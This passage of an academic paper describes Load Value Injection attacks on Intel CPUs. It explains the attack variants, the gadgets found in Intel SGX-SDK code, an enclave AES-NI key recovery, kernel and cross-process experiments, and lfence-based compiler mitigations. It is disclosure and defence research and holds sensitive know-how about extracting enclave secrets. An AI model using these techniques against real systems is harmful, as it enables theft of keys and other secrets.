


Figure 14.5.: Transient control-flow hijacking using LVI-L1D: (1) the enclave's stack PTE is remapped to a user page outside the enclave; (2) a $\mathcal{P}1$ gadget inside the enclave loads attacker-controlled data into L1D; (3) a $\mathcal{P}2$ gadget pops trusted data (return address) from the enclave stack, leading to faulting loads which are transiently served with poisoned data from L1D; (4) the enclave's transient execution continues at an attacker-chosen $\mathcal{P}3$ gadget encoding arbitrary secrets in the microarchitectural CPU state.

Note that for clarity, we focused on hijacking `ret` control flow in the above example, but we also demonstrated successful LVI attacks for `jmp` and `call` indirect control-flow instructions. We observe that large or repeated $\mathcal{P}1$ loads enable attackers to setup a fake "transient stack" in L1D to repeatedly inject illegal values for consecutive enclave stack loads (`pop-ret` sequences). Much like in architectural ROP code re-use attacks [58], we experimentally confirmed that attackers may chain together multiple $\mathcal{P}3$ gadgets to compose arbitrary transient computations. LVI attackers are only limited by the size of the transient window (cf. Section 5.3).

Applicability to non-SGX environments We carefully considered whether cross-process or virtual machine Foreshadow variants [71] may also be reversely exploited through an injection-based LVI methodology. However, we concluded that these variants are already properly prevented by the recommended PTE inversion [12] countermeasure, which has been widely deployed in all major OSs (cf. Appendix B).

```
1 ; %rbx: user-controlled argument ptr (outside enclave)
2 sgx_my_sum_bridge:
3  ...
4  call my_sum          ; compute 0x10(%rbx) + 0x8(%rbx)
5  mov %rax,(%rbx)      ; P1: store sum to user address
6  xor %eax,%eax
7  pop %rbx
8  ret                  ; P2: load from trusted stack
```

Listing 6.1: Intel `edger8r`-generated code snippet with LVI-SB gadget.

6.2. LVI-SB, LVI-LFB, and LVI-LP: Buffer and Port Injection

LVI-SB applies an injection-based methodology to reversely exploit store buffer leakage. The recent Fallout [9] attack revealed how faulting or assisted loads can pick up SB data if the page offset of the load (least-significant 12 virtual address bits) matches with that of a recent outstanding store. Similarly, LVI-LFB and LVI-LP inject from the line-fill buffer and load ports, respectively, which were exploited for data leakage in the recent RIDL [52] and ZombieLoad [55] attacks.

Gadget requirements In response to Fallout, RIDL, and ZombieLoad, recent Intel microcode updates now overwrite SB, LFB, and LP entries on every enclave and process context switch [26]. Hence, to reversely exploit SB, LFP, or LP leakage, we first require a $\mathcal{P}1$ gadget to bring interesting data (e.g., secrets or attacker-controlled addresses) into the appropriate buffer. Next, we need a $\mathcal{P}2$ gadget consisting of a trusted load operation which can be faulted or assisted, followed by a $\mathcal{P}3$ gadget creating a side-channel for data transmission or control flow redirection. For LVI-SB, we further require that the store and load addresses in $\mathcal{P}1$ and $\mathcal{P}2$ share the same page offset and are sufficiently close, such that the injected data in $\mathcal{P}1$ has not yet been drained from the store buffer. Alternatively, for LVI-LFB and LVI-LP, attackers may resort to injecting poisoned data from a sibling logical core, as LFB and LP are competitively shared between hyperthreads [55, 26].

Gadget exploitation We found that LVI-SB can be a particularly powerful primitive, given the prevalence of store operations closely followed by a return or indirect call. We illustrate this point in Listing 6.1 with trusted proxy bridge code that is automatically generated by Intel's `edger8r` tool of the official SGX-SDK [27]. The `edger8r`-generated bridge code is responsible for transparently verifying and copying user arguments to and from enclave memory. The omitted code verifies that the untrusted argument pointer, which is also used to pass the result, lies outside the enclave [65].

An attacker can interrupt the enclave after line 4, clear the supervisor or accessed bit for the enclave stack, and resume the enclave. As the `edger8r` bridge code solely verifies that the attacker-provided argument pointer lies outside the enclave, it provides the attacker with full control over the lower 12 bits of the store address ($\mathcal{P}1$). When the enclave code returns at line 8, the control flow is redirected to the attacker-injected location, as the faulting or assisted `ret` ($\mathcal{P}2$) incorrectly picks up the value from the SB (which in this case is the sum of two attacker-provided arguments). Similar to LVI-L1D (Figure 14.5), an attacker can encode arbitrary enclave secrets by chaining together one or more $\mathcal{P}3$ gadgets in the victim enclave code.

Finally, note that LVI is *not* limited to control flow redirection as secrets may also be encoded directly in the data flow through a combined $\mathcal{P}2$-$\mathcal{P}3$ gadget (e.g., by means of a double-pointer dereference as illustrated in the toy example of Listing 3.1).

Applicability to non-SGX environments Importantly, in contrast to LVI-L1D above, SB, LFB, and LP leakage does *not* necessarily require adversarial manipulation of PTEs, or rely on microarchitectural conditions that are specific to Intel SGX. Hence, given a suitable fault or assist primitive plus the required victim code gadgets, LVI-SB, LVI-LFB, and LVI-LP may be relevant for other contexts as well (cf. Section 8).

6.3. LVI-NULL: 0x00 Dummy Injection

A highly interesting special case is LVI-NULL, which is based on the observation that known Meltdown-type attacks [42, 63] commonly report a strong bias to the value zero for faulting loads. We experimentally confirmed that the latest generation of acclaimed Meltdown-resistant

Intel CPUs (`RDCL_NO` [34] from Whiskey Lake onwards) merely zero-out the results of faulting load micro-ops while still passing a dummy `0x00` value to dependent transient instructions. While this nulling strategy indeed suffices to prevent Meltdown-type data leakage, we show that the ability to inject zero values in the victim's transient data stream can be dangerously exploitable. Hence, LVI-NULL reveals a fundamental shortcoming in current silicon-level mitigations, and ultimately requires more extensive changes in the way the CPU pipeline is organized.

Gadget requirements Unlike the other LVI variants, LVI-NULL does not rely on any microarchitectural buffer to inject poisoned data, but instead directly abuses dummy `0x00` values injected from the CPU's silicon circuitry in the $\mathcal{P}1$ phase. The $\mathcal{P}2$ gadget consists of a trusted load operation that can be faulted or assisted, followed by a $\mathcal{P}3$ gadget which, when operating on the unexpected value null, creates a side-channel for secret transmission or control-flow redirection.

In some scenarios, transiently replacing a trusted load micro-op with the unexpected value zero may directly lead to information disclosure, as explored in the AES-NI case study of Section 7.2. Moreover, LVI-NULL is especially dangerous in the common case of indirect pointer dereferences.

Gadget exploitation While transiently computing on zero values might at first seem rather innocent, we make the key insight that zero can be regarded as a *valid* virtual address and that SGX root attackers can trivially map an arbitrary memory page at virtual address null. Using this technique, we contribute an innovative *transient null-pointer dereference* primitive that allows to hijack the result of *any* indirect pointer dereference in the victim enclave's transient domain.

We first consider the case of a data pointer stored in trusted memory, e.g., as a local variable on the stack. After revoking access rights on the respective enclave memory page, loading the pointer forces its value to zero, causing any following dereferences in the transient domain to read attacker-controlled data via the null page. This serves as a powerful "transient pointer-value hijacking" primitive to inject arbitrary data in a victim enclaved execution, which can be subsequently used in a $\mathcal{P}3$ gadget to disclose secrets or redirect control flow.




Figure 14.6.: Transient control-flow hijacking using LVI-NULL: (1) a $\mathcal{P}2$ gadget inside the enclave dereferences a function pointer-to-pointer, leading to a faulting load which forwards the dummy value null; (2) the following indirect call transiently dereferences the attacker-controlled null page outside the enclave, causing execution to continue at an attacker-chosen $\mathcal{P}3$ gadget address.

```
1 asm_oret: ; (linux-sgx/sdk/trts/linux/trts_pic.S#L454)
2   ...
3   mov    0x58(%rsp),%rbp          ; %rbp <- NULL
4   ...
5   mov    %rbp,%rsp                ; %rsp <- NULL
6   pop    %rbp                     ; %rbp <- *(NULL)
7   ret                             ; %rip <- *(NULL+8)
```

Listing 6.2: LVI-NULL stack hijack gadget in Intel SGX-SDK.

Figure 14.6 illustrates how the above technique can furthermore be exploited to arbitrarily hijack transient control flow in the case of function pointer-to-pointer dereferences, e.g., a function pointer in a heap object. The first dereference yields zero, and the actual function address is thereafter retrieved via the attacker-controlled null page. For the simpler case of single-level function pointers, we experimentally found that transient control flow cannot be directly redirected to the zero address outside the enclave, which is in line with architectural restrictions imposed by Intel SGX [13]. However, adversaries might load the relocatable enclave image at virtual address null. We, therefore, recommend that the first page is marked as non-executable or that a short infinite loop is included at the base of every enclave image to effectively "trap" any transient control flow redirections to virtual address null.

Finally, a special case is loading a stack pointer. Listing 6.2 shows a trusted code snippet from the Intel SGX-SDK [27] to restore the enclave execution context when returning from an untrusted function.[1] An attacker can interrupt the victim code right before line 6.2, and revoke access rights on the trusted stack page used by the enclave entry code. After resuming the enclave, the victim then page faults at line 6.2. However, the transient execution first continues with a zeroed `%rbp` register, which eventually gets written to the `%rsp` stack pointer register at line 5. Crucially, at this point, all subsequent `pop` and `ret` transient instructions dereference the attacker-controlled memory page mapped at virtual address null. This stack pointer zeroing primitive essentially allows LVI-NULL attackers to setup an arbitrary fake transient "shadow stack" at address null. We experimentally validated that this technique can furthermore be abused to mount a full transient ROP [58] attack by chaining together multiple subsequent `pop-ret` gadgets.

Applicability to non-SGX environments LVI-NULL does not exploit any microarchitectural properties that are specific to Intel SGX, and may apply to other environments as well. However, we note that exploitation may be hindered by various architectural and software-level defensive measures that are in place to harden against well-known architectural null pointer dereference bugs. Some Linux distributions do not allow to map virtual address zero in user space. Furthermore, recent x86 SMAP and SMEP architectural features further prohibit respectively user-space data and code pointer dereferences in kernel mode. SMAP and SMEP have been shown to also hold in the microarchitectural transient domain [30, 10].

7. LVI Case Studies on Intel SGX

7.1. Gadget in Intel's Quoting Enclave

In this section, we show that exploitable LVI gadgets may occur in real-world software. We analyze Intel's trusted quoting enclave (QE), which has been widely studied in previous transient-execution research [63, 11, 55] to dismantle remote attestation guarantees in the Intel SGX ecosystem. As a

[1] Note that we also found similar, potentially exploitable gadgets in the `rsp-rbp` function epilogues emitted by popular compilers such as `gcc`.

```
1 __intel_avx_rep_memcpy: ; libirc_2.4/efi2/libirc.a
2     ...                 ; P1: store to user address
3     vmovups %xmm0,-0x10(%rdi,%rcx,1)
4     ...
5     pop     %r12        ; P2: load from trusted stack
6     ret
```

Listing 7.1: LVI gadget in SGX-SDK `intel_fast_memcpy` used in QE.

result, the QE trusted codebase has been thoroughly vetted and hardened against all known Meltdown-type and Spectre-type attacks by manually inserting `lfence` instructions after potentially mispredicted branches, as well as flushing leaky microarchitectural buffers on every enclave entry and exit.

Gadget description We started from the observation that most LVI variants first require a $\mathcal{P}1$ load-store gadget with an attacker-controlled address and data, followed by a faulting or assisted $\mathcal{P}2$ load that picks up the poisoned data. Similar to the `edger8r` gadget discussed in Section 6.2, we therefore focused our manual code review on pointer arguments which are passed to copy input and output data via untrusted memory outside the enclave [65]. Particularly, we found that QE securely verifies that the output pointer to hold the resulting quote falls outside the enclave while leaving the base address in unprotected memory under attacker control. An Intel SGX quote is composed of various metadata fields, followed by the asymmetric signature (cf. Appendix C). After computing the signature, but before erasing the EPID private key from enclave memory, QE invokes `memcpy` to copy the corresponding quote metadata fields from trusted stack memory to the output buffer outside the enclave. Crucially, we found that as part of the last metadata fields, a 64-byte attacker-controlled `report_data` value is written to the attacker-provided output pointer.

We reverse engineered the proprietary `intel_fast_memcpy` function used in QE and found that in this case, the quote is outputted using 128-bit vector instructions. Listing 7.1 provides the corresponding assembly code snippet, where the final 128-bit store at line 3 (including 12 bytes of attacker data) is closely followed by a `pop` and `ret` instruction sequence at lines 5-6 when returning from the `memcpy` invocation. This forms an exploitable LVI-SB transient control-flow hijacking gadget: the `vmovups` instruction

($\mathcal{P}1$) first fills the store buffer with user data at a user-controlled page offset aligned with the return address on the enclave stack, and closely afterwards the faulting or assisted `ret` instruction ($\mathcal{P}2$) incorrectly picks up the poisoned user data. The attacker now succeeded to redirect transient control flow to an arbitrary $\mathcal{P}3$ gadget address in the enclave code, which may subsequently lead to QE private key disclosure [11]. Note that when transiently executing the $\mathcal{P}3$ gadget, the attacker also controls the value of the `%r12` register popped at line 5 (which can be injected via the prior stores similarly to the return address). We further remark that Listing 7.1 is not limited to LVI-SB, since the store data may also have been committed from the store buffer to the L1 cache and subsequently picked up using LVI-L1D.

The Intel SGX-SDK [27] randomizes the 11 least significant bits of the stack pointer on enclave entry. However, as return addresses are aligned, the entropy is only 7 bits, resulting on average in a correct alignment in 1 out of every 128 enclave entries when fixing the store address in $\mathcal{P}1$.

Experimental results We validate the exploitability and success rate of the above assembly code using a benchmark enclave on an i7-8650U with the latest microcode `0xb4`. We inject both the return address and the value popped into `%r12` via the store buffer. For $\mathcal{P}3$, we can use the poisoned value in `%r12` to transmit data over an address outside the enclave. We ensure that the code in Listing 7.1 is page aligned to interrupt the victim enclave using a controlled-channel attack [72]. Before resuming the victim, we clear the user-accessible bit for the enclave stack. Additionally, to extend the transient window, we inserted a memory access which misses the cache before line 3.

In the first experiment, we disable stack randomization in the victim enclave to reliably quantify the success rate of the attack in the ideal case. LVI works very reliably, picking up the injected values 99 453 times out of 100 000 runs. With on average 9090 tries per second, we achieve an error-free transmission rate of 9.04 kB/s for our disclosure gadget.

In the second experiment, we simulate the full attack environment including stack randomization. As expected, the success rate drops by an average factor of 128. The injected return address is picked up 776 times out of 100 000 runs, leading to a transmission rate of 70.54 B/s. We did not reproduce this attack against Intel's officially signed quoting enclave, as we found it especially challenging to debug the attack for production QE

binaries and to locate $\mathcal{P}3$ gadgets that fit within the limited transient window without excessive TLB misses. However, we believe that our experiments showcased all the required primitives to break Intel SGX's remote attestation guarantees, as demonstrated before by SGXPectre [11] and Foreshadow [63]. In response to our findings, Intel will harden all architectural enclaves with full LVI software mitigations (cf. Section 9) so as to restore trust and initiate TCB recovery for the SGX ecosystem [31].

7.2. Transient Fault Attack on AES-NI

In this case study, we show that LVI-NULL can be exploited to perform a cryptographic fault attack [61, 47] on Intel's constant-time AES-NI hardware extension. We exploit that a privileged SGX attacker can induce faulty all-zero round keys into the transient data stream of a minimal AES-NI enclave. After the fault, the output of the decryption carries a faulty plaintext in the transient domain. To simplify the attack, we consider a known-ciphertext scenario and we assume a side-channel in the post-processing which allows to recover the faulty decryption output from the transient domain. Note that prior research [69] on Spectre-type attacks has shown that transient execution may fit a significant number of AES-NI decryptions (over 100 rounds on modern Intel processors).

Intel AES-NI [21] is implemented as an x86 vector extension. The `aesdec` and `aesdeclast` instructions perform one round of AES on a 128-bit register using the round key provided in the first register operand. Round keys are stored in trusted memory and, depending on the available registers and the AES-NI software implementation, the key schedule is either preloaded or consulted at the start of each round. In our case study, we assume that round keys are securely fetched from trusted enclave memory before each `aesdec` instruction.

Attack outline Figure 14.7 illustrates the different phases in our transient fault injection attack on AES-NI:

1. We use SGX-Step [67] to precisely interrupt the victim enclave after executing only the initial round of AES.
2. The root attacker clears the user-accessible bit on the memory page containing the round keys.




Figure 14.7.: Overview of the AES-NI fault attack: (1) the victim architecturally executes the initial AES round, which `xor`s the input with round key 0; (2) access rights on the memory page holding the key schedule are revoked; (3) upon the next key access ($\mathcal{P}2$), the enclave suffers a page fault, causing the CPU to transiently execute the next 10 AES rounds with zeroed round keys; (4) finally the faulty output is encoded ($\mathcal{P}3$) through a cache-based side-channel.

3. The attacker resumes the enclave, leading to a page fault when loading the next round keys from trusted memory. We abuse theses faulting load as $\mathcal{P}2$ gadgets which transiently forward dummy (all-zero) round keys to the remaining `aesdec` instructions. Note that we do not need a $\mathcal{P}1$ gadget, as the CPU itself is responsible for zero-injection.
4. Finally, we use a $\mathcal{P}3$ disclosure gadget after the decryption.

By forcing all but the first AES round key to zero, our attack essentially causes the victim enclave to compute a round-reduced AES in the transient domain. To recover the first round key, and hence the full AES key, the attacker can simply feed the faulty output plaintext recovered from the transient domain to an inverse AES function with all keys set to zero. This results in an output that holds the secret AES first round key, `xor`-ed with the (known) ciphertext.

Experimental results We run the attack for 100 different AES keys on a Core i9-9900K with `RDCL_NO` and the latest microcode `0xae`. For each experiment, we run the attack to recover 10 candidates for each byte of the faulty output. On average, each recovered key candidate matches the expected faulty output 83 % of the time. Using majority vote for the 10 candidates, we recover the correct output for an average of 15.61 out

of 16 bytes of the AES block, indicating that the output matches the attack model with 97 % accuracy. The attack takes on average 25.94 s (including enclave creation time) and requires 246 707 executions of the AES function.

For post-processing, we modified an AES implementation to zero out the round keys after the first round. We successfully recovered the secret round-zero key using any of the recovered faulty plaintext outputs to the inverse encryption function.

8. LVI in Other Contexts

8.1. User-to-Kernel

The main challenge in a user-to-kernel LVI attack scenario is to provoke faulting or assisted loads during kernel execution. As any application, the kernel may encounter page faults or microcode assists, e.g., due to demand paging via the extended page tables setup by the hypervisor, or when swapping out supervisor heap memory pages in the Windows kernel [50]. We do not investigate the more straightforward scenario where the kernel encounters a page fault when accessing a user-space address, as in this case the user already architecturally controls the value read by the kernel.

Experimental setup We focus on exploiting LVI-SB via microcode assists for setting the accessed bit in supervisor PTEs. In our case study, we execute the $\mathcal{P}1$ poisoning phase directly in user space by abusing that current microcode mitigations only flush the store buffer on kernel exit to prevent leakage [9, 26]. As the store buffer is not drained on kernel entry, it can be filled with attacker-chosen values by writing to arbitrary user-accessible addresses before performing the system call. Note that, alternatively, the store buffer could also be filled during kernel execution by abusing a selected $\mathcal{P}1$ gadget, similar to our SGX attacks.

In the $\mathcal{P}2$ phase, the attacker needs to trigger a faulting or assisted load micro-op in the kernel. In our proof-of-concept, we assume that the targeted supervisor page is swappable, as is the case for Windows kernel heap objects [50], but to the best of our knowledge not for the Linux kernel. In order to repeatedly execute the same experiment and assess the overall success rate, we simulate the workings of the page-replacement

algorithm by means of a small kernel module, which artificially clears the accessed bit on the targeted kernel page.

As we only want to demonstrate the building blocks of the attack, we did not actively look for real-world gadgets in the kernel. For our evaluation, we manually added a simple $\mathcal{P}3$ disclosure gadget, which, similar to a Spectre gadget, indexes a shared memory region based on a previously loaded value as follows: `array[(*kernel_pt) * 4096]`. In case the trusted load on `kernel_pt` requires a microcode assist, the value written by the user-space attacker will be transiently injected from the store buffer and subsequently encoded into the CPU cache.

Experimental results We evaluated LVI-SB on an Intel Core i7-8650U with Linux kernel 5.0. On average, 1 out of every 7739 ($n = 100\,000$) assisted loads in the kernel use the injected value from the store buffer instead of the architecturally correct value. For our non-optimized proof-of-concept, this results on average in a successfully injected value into the kernel execution every 6.5 s. One of the reasons for this low success rate is the context switch between $\mathcal{P}1$ and $\mathcal{P}2$, which reduces the probability that the attacker's value is still outstanding in the store buffer [9]. We verified this by evaluating the injection rate without a context switch, *i.e.*, if the store buffer is poisoned via a suitable $\mathcal{P}1$ gadget in the kernel. In this case, on average, 1 out of every 8 ($n = 100\,000$) assisted loads in the kernel use the injected value.

8.2. Cross-Process

We now demonstrate how LVI-LFB may inject poisoned data from a concurrently running attacker process.

Experimental setup For the poisoning phase $\mathcal{P}1$, we assume that the attacker and the victim are co-located on the same physical CPU core [55, 52, 63]. The attacker directly poisons the line-fill buffer by writing or reading values to or from the memory subsystem. To ensure that the values travel through the fill buffer, the attacker simply flushes the accessed values using the unprivileged `cflflush` instruction. In case hyperthreading is disabled, the adversary would have to find a suitable $\mathcal{P}1$ gadget that processes untrusted, attacker-controlled arguments in the victim code, similar to our SGX attacks.

In our proof-of-concept, the victim application loads a value from a trusted shared-memory location, e.g., a shared library. As shown by Schwarz et al. [55], Windows periodically clears the PTE accessed bit, which may cause microcode assists for trusted loads in the victim process. The attacker flushes the targeted shared-memory location from the cache, again using `clflush`, to ensure that the victim's assisted load $\mathcal{P}2$ forwards incorrect values from the line-fill buffer [55, 52] instead of the trusted shared-memory content.

Experimental results We evaluated the success rate of the attack on an Intel i7-8650U with Linux kernel 5.0. We used the same software construct as in the kernel attack for the transmission phase $\mathcal{P}3$. Both attacker and victim run on the same physical core but different logical cores. On average, 1 out of 101 ($n = 100\,000$) assisted loads uses the value injected by the attacker, resulting in an injection probability of nearly 1 %. With on average 1122 tries per second, we achieve a transmission rate of 11.11 B/s for our disclosure gadget.

9. Discussion and Mitigations

In this section, we discuss both long-term silicon mitigations to rule out LVI at the processor design level, as well as compiler-based software workarounds that need to be deployed on the short-term to mitigate LVI on existing systems.

9.1. Eradicating LVI at the Hardware Design Level

The root cause of LVI needs to be ultimately addressed through silicon-level design changes in future processors. Particularly, to rule out LVI, the hardware has to ensure that no illegal data flows from faulting or assisted load micro-ops exist at the microarchitectural level. That is, no transient computations depending on a faulting or assisted instruction are allowed. We believe this is already the behavior in certain ARM and AMD processors, where a faulting load does not forward any data [2]. Notably, we showed in Section 6.3 that it does *not* suffice to merely zero out the forwarded value, as is the case in the latest generation of acclaimed Meltdown-resistant Intel processors enumerating `RDCL_NO` [34].

Table 14.2.: Indirect branch instruction emulations needed to prevent LVI and whether or not they require a scratch register which can be clobbered.

Instruction	Possible Emulation	Clobber
`ret`	`pop %reg; lfence; jmp *%reg`	✓
`ret`	`not (%rsp); not (%rsp); lfence; ret`	✗
`jmp (mem)`	`mov (mem),%reg; lfence; jmp *%reg`	✓
`call (mem)`	`mov (mem),%reg; lfence; call *%reg`	✓

9.2. A Generic Software Workaround

Silicon-level design changes take considerable time, and at least for SGX enclaves a short-term solution is needed to mitigate LVI on current, widely deployed systems. In contrast to previous Meltdown-type attacks, merely flushing microarchitectural buffers before or after victim execution is *not* sufficient to defend against our novel, gadget-based LVI attack techniques. Instead, we propose a software-based mitigation approach which inserts explicit `lfence` speculation barriers to serialize the processor pipeline after every vulnerable load instruction. The `lfence` instruction is guaranteed by Intel to halt transient execution until all prior instructions have completed [34]. Hence, inserting an `lfence` after every potentially faulting or assisted load micro-op guarantees that the value forwarded from the load operation is not an injected value but the architecturally correct one. Relating to the general attack scheme of Figure 14.3, we introduce an `lfence` instruction in between phases $\mathcal{P}2$ and $\mathcal{P}3$ to inhibit any incorrect transient forwarding by the processor. Crucially, in contrast to existing Spectre-PHT compiler mitigations [34, 10] which only insert `lfence` barriers after potentially mispredicted conditional jump instructions, fully mitigating LVI requires stalling the processor pipeline after potentially *every* explicit as well as implicit memory-load operation.

Explicit memory loads, *i.e.*, instructions with a memory address as input parameter, can be protected straightforwardly. A compiler, or even a binary rewriter [14], can add an `lfence` instruction to ensure that any dependent operations can only be executed after the load instruction has successfully retired. However, some x86 instructions also include *implicit* memory load micro-ops which cannot be mitigated in this way. For instance, indirect branches and the `ret` instruction load an address from the stack and




Figure 14.8.: Performance overhead of our LLVM-based prototype (fence loads + ret vs. ret-only) and Intel's mitigations for non-optimized assembler `gcc` (fence loads + ret) and optimized `clang` (fence loads + indirect branch + ret vs. ret-only) for OpenSSL on an Intel i7-6700K CPU.

immediately redirect control flow to the loaded, possibly injected value. As the faulting or assisted load micro-op in this case forms part of a larger ISA-level instruction, there is no possibility to add an `lfence` barrier between the memory load ($\mathcal{P}2$) and the control-flow redirection ($\mathcal{P}3$). Table 14.2 shows how indirect branch instructions have to be blacklisted and emulated through an equivalent sequence of two or more instructions, including an `lfence` after the formerly implicit memory load. Notably, as some of these emulation sequences clobber scratch registers, LVI mitigations for indirect branches cannot be trivially implemented using binary rewriting techniques and should preferably be implemented in the compiler back-end, before the register allocation stage.

Evaluation of our prototype solution We initially implemented a prototypical compiler mitigation using LLVM [43] (8.3.0) and applied it to a recent OpenSSL [48] version (1.1.1d) with default configuration. We chose OpenSSL as it serves as the base of the official Intel SGX-SSL library [32] allowing to approximate the expected performance impact of the proposed mitigations. Our proof-of-concept mitigation tool allows to augment the building process of arbitrary C code by first instrumenting the compiler to emit LLVM intermediate code, adding the necessary `lfence` instructions after every explicit memory load, and finally proceeding to compile the modified file to an executable. Our prototype tool cannot mitigate loads

which are not visible at the LLVM intermediate representation, e.g., the x86 back-end may introduce loads for registers spilled onto the stack after register allocation. To deal with assembly source files, our tool introduces an `lfence` after every `mov` operating on memory addresses. Our prototype does not mitigate all types of indirect branches, but can optionally replace `ret` instructions with the proposed emulation code, where `%r11` is used as a caller-save register that can be clobbered.

To measure the performance impact of the introduced `lfence` instructions and the `ret` emulation, we recorded the average throughput ($n = 10$) of various cryptographic primitives using OpenSSL's `speed` tool on an isolated core on an Intel i7-6700K. As shown in Figure 14.8, the performance overhead reaches from a minimum of 0.91 % for a partial mitigation which only rewrites `ret` instructions to a maximum of 978.13 % for the full mitigation including `ret` emulation and load serialization. Note that for real-world deployment, the placement of `lfence` instructions should be evaluated for completeness and more optimized than in our prototype implementation. Still, our evaluation serves as an approximation of the expected performance impact of the proposed mitigations.

Evaluation of Intel's proposed mitigations To further evaluate the overheads of more mature, production-quality implementations, we were provided with access to Intel's current compiler-based mitigation infrastructure. Hardening of existing code bases is facilitated by a generic post-compilation script that uses regular expressions to insert an `lfence` after every x86 instruction that has a load micro-op. Working exclusively at the assembly level, the script is inherently compiler-agnostic and can hence only make use of indirect branch emulation instruction sequences that do not clobber registers. In general, it is therefore recommended to first decompose indirect branches from memory using existing Spectre-BTB mitigations [62]. As not all code respects calling conventions, `ret` instructions are by default replaced with a clobber-free emulation sequence which first tests the return address, before serializing the processor pipeline and issuing the `ret` (cf. Table 14.2). We want to note that this emulation sequence still allows privileged LVI adversaries to provoke a fault or assist on the return address when leveraging a single-stepping framework like SGX-Step [67] to precisely interrupt and resume the victim enclave after the `lfence` and before the final `ret`. However, we expect that in such a case the length of the transient window would be severely restricted as `eresume` appears to be a serializing instruction itself [29]. Furthermore,




Figure 14.9.: Performance overhead of Intel's mitigations for non-optimized assembler `gcc` (fence loads + ret) and optimized `clang` (fence loads + indirect branch + ret vs. ret-only) for SPEC2017 on an Intel i9-9900K CPU.

as recent microcode flushes microarchitectural buffers on enclave entry, the poisoning phase would be limited to LVI-NULL. Any inadvertent transient control-flow redirections to virtual address null can be mitigated by marking the first enclave page as non-executable (cf. Section 6.3).

Intel furthermore developed an optimized LVI mitigation pass for LLVM-based compilers. The pass operates at the LLVM intermediate representation and uses a constraint solver from integer programming to optimally insert `lfence` instructions along all paths in the control-flow graph from a load ($\mathcal{P}2$) to a transmission ($\mathcal{P}3$) gadget [3, 33]. As the pass operates at the LLVM intermediate representation, any additional loads introduced by the x86 back-end are not mitigated. We expect such implicit loads from e.g., registers that were previously spilled onto the stack to be difficult to exploit in practice, but we leave further security evaluation of the mitigations as future work. The pass also replaces indirect branches, and `ret` instructions are eliminated in an additional machine pass using a caller-save clobber register.

